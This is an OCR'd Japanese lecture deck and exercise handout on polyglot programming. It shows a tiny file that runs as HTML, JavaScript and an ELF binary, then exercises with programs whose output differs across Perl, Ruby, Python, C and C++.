
x86 ELF Binary

(valid JavaScript) "...";/*


0x457.html

0x457.html … It's universal binary.


- (1) Mac OS X
  - Safari 3
- (2) Windows
  - IE7
- (3) Linux
  - x86 ELF Binary
- (4) other OS
  - VT100
- Obfuscated
  - Polyglot Golf
    - Only 457 byte




(1) Safari 3 - Mac OS X




(2) IE 7 - Windows



(3) Linux x86 ELF



(4) VT100 for other OS




0x457.html – ASCII view

```
 ELF ^a¥LZ``<!--┐  └ 1ûÍ€.
¹–     G┘CW¶Í€“ëÓ
--><meta http-equiv=Content-Type
 content='text/html;charset=cp037'/>
<h1>It works on Safari3, IE7</h1>``nLˆñnÈ––
¨@Â‰•™¨ZLaˆñnL–™…@‰„~ÄnL¢ƒ™‰–
£@¢™ƒ~{@ƒˆ™¢…£~ƒ–ðó÷nLa¢ƒ™‰–
£nLZ``¥a~òð^™~õ^£~ð^¢…£É•£…™¥“M}¢~  ^™~¥Ô£ˆK¢
‰•M£]^©~™nðo ð z ñ ^†–™M¨~ñ^¨LN^¨NN]À†–
™M§~ñ^§LN^§N~ðKõ]À¢N~M§`]¥M§`]NM¨`]¥M¨`]L™
¥™o©z @ ^Ð¢N~ L,™n Ð£N~ðKñ^ÄK‰••…™ÈãÔÓ~¢}kòð]
aa←[2J←[5m/. Happy Binary! /.
←[Om
```

0x457.html – EBCDIC view

```
"á<ă";/*<!--
¶╢|┐ └ űňŘ–                                  žÝ ▯
 ýľäýďňŘlÔL||¶_ÁČ/ÇČČř|ÁÉÍŃÎ┴ä?>ČÁ>Č|č`řÁÄ?>Č
Á>Č┴←ČÁĚČ
ÇČ_%ÄÇ/ĘËÁČ┴Ář⇃←
¶ÇńČĎ?Ę,Ë?>ë/Ă/ĘŃńá┘¶
Ç
--><h1>Happy Binary!</h1><pre id=D>
<script src=# charset=cp037></script>
<!--*/
a=20;r=5;t=0;setInterval('s="";r=a*Math.sin(t
);z=r>0?"0":"1";for(y=1;y<a+a;y++){for(x=1;x<
a+a;x+=0.5){s+=(x-a)*(x-a)+(y-a)*(y-a)<r*r?z:
" ";}s+="<br>"}t+=0.1;D.innerHTML=s',20)
//¢ ˇ¢
```

NASM is my HTML Editor.



第3部

完

Polyglot プログラミング

平成21年6/28(金) 演習問題

配布資料

練習問題(1)

(1) 真偽値の違い

```
$ vi 1.p
```

```
print 0 ? "Ruby" : "Perl" ;
```

```
$ perl 1.p
Perl
$ ruby 1.p
Ruby
```

Ruby 1.8 → 1.9 の仕様変更

```
$ vi 1.r
```

```
print"Hello ",0???==63?"Ruby1.8":"Ruby1.9":"Perl","!¥n";
```

?a で ASCIIコードの数値を返す仕様が 1.9 から文字列'a'を返すようになった

```
$ ruby1.8 1.r
Hello Ruby1.8!
$ ruby1.9 1.r
Hello Ruby1.9!
```

(2) デクリメント演算子の有無

```
$ vi 2.p
```

```
$x=1; --$x; print $x==1 ? "Ruby" : "Perl";
```

```
$ perl 2.p
Perl
$ ruby 2.p
Ruby
```

練習問題
Python

(3) 文字列リテラル

```
$ vi 3.p
```

```
q=''';
print"Perl"#';print"Ruby"#''';print"Python";
```

```
$ perl 3.p
Perl
$ ruby 3.p
Ruby
$ python 3.p
Python
```

練習問題

C/C++

(4) C/C++ における sizeof(char) の違い

```
$ vi a.cpp
```

```
#include <stdio.h>
int main() {
  printf("%s", sizeof('C')==1?"C++":"C");
}
```

```
$ gcc -xc a.cpp && ./a.out
C
$ g++ a.cpp && ./a.out
C++
```

(5) C89/C99 の違い

```
$ vi a.c
```

```
#include <stdio.h>
enum{a=0,b=1};
int main() {
  if(sizeof(enum{b=0,a=1}));
  printf("C%d¥n",a?89:99);
}
```

```
$ gcc -xc -std=iso9899:1990 a.c && ./a.out
C89
$ gcc -xc -std=gnu99 a.c && ./a.out
C99
```

応用問題
Polyglot

(6) 5言語 Polyglot

```
$ vi a.cpp
```

```
#include/*
q="""*/<stdio.h>
int main() {putchar('C'); if(sizeof('C')-1);
    else   {putchar('+'); putchar('+');}} /*=;
print'Perl'#";print'Ruby'#""";print'Python'#*/
```

```
$ perl a.cpp
Perl
$ ruby a.cpp
Ruby
$ python a.cpp
Python
```

```
$ gcc -xc a.cpp && ./a.out
C
```

```
$ g++ a.cpp && ./a.out
C++
```

(7) 課題

```
$ vi a.c
```

```
#include/*
q="""*/<stdio.h>
enum{q,p};int main(){if(sizeof(enum{p,q}));
printf((char[]){67,37,100,13,10},q?89:99);}/*=;
print'Perl'#";print'Ruby'#""";print'Python'#*/
```

```
$ gcc -xc -std=iso9899:1990 a.c && ./a.out
C89
$ gcc -xc -std=gnu99 a.c && ./a.out
C99
```

このプログラムを　C++ でコンパイルするとどうなるか？
実際に試してみて結果を考察せよ。

(8) 宿題

- 6つの言語で実行可能なPolyglotを作成せよ
  - 今までのプログラムに1言語追加しても良い

- ヒント
  - Brainf*ck , Whitespace
  - Haskell (--がコメント)
  - C89/C90/C++
  - Ruby1.8/Ruby1.9
  - Perl4/Perl5/Perl6

模範解答（例）

```
#define v [
#include <stdio.h>/*
#
# Perl / Ruby / Python / C++ / Brainfuck / Befunge Polyglot by shinichiro.h
#
# ]+++++5++++[>++++>+++>+>+>+[+<+<+++<+++<++<++<-[>>]<<]>-]
# >>.>++5.>..+++.>>>-.<----.<<<<------.>>+++.<----.++++++++.
# >----.+-<---.>>.<<---.>---.>>.<++.--------.+++.<+.<+.>>>+.
# [-][
#       >"!dlrow egnufeB ,olleH">:#,_@
#
s='''=*/
int main(){puts("Hello, C++ world!");}
/*
=;
print "Hello, Perl world!¥n";
<<s;
'
puts "Hello, Ruby world!"
<<s
'''
print "Hello, Python world!"
s
s='''
]'''#==#*/
```

http://shinh.skr.jp/dat_dir/poly_hello.txt

ご清聴ありがとう
ございました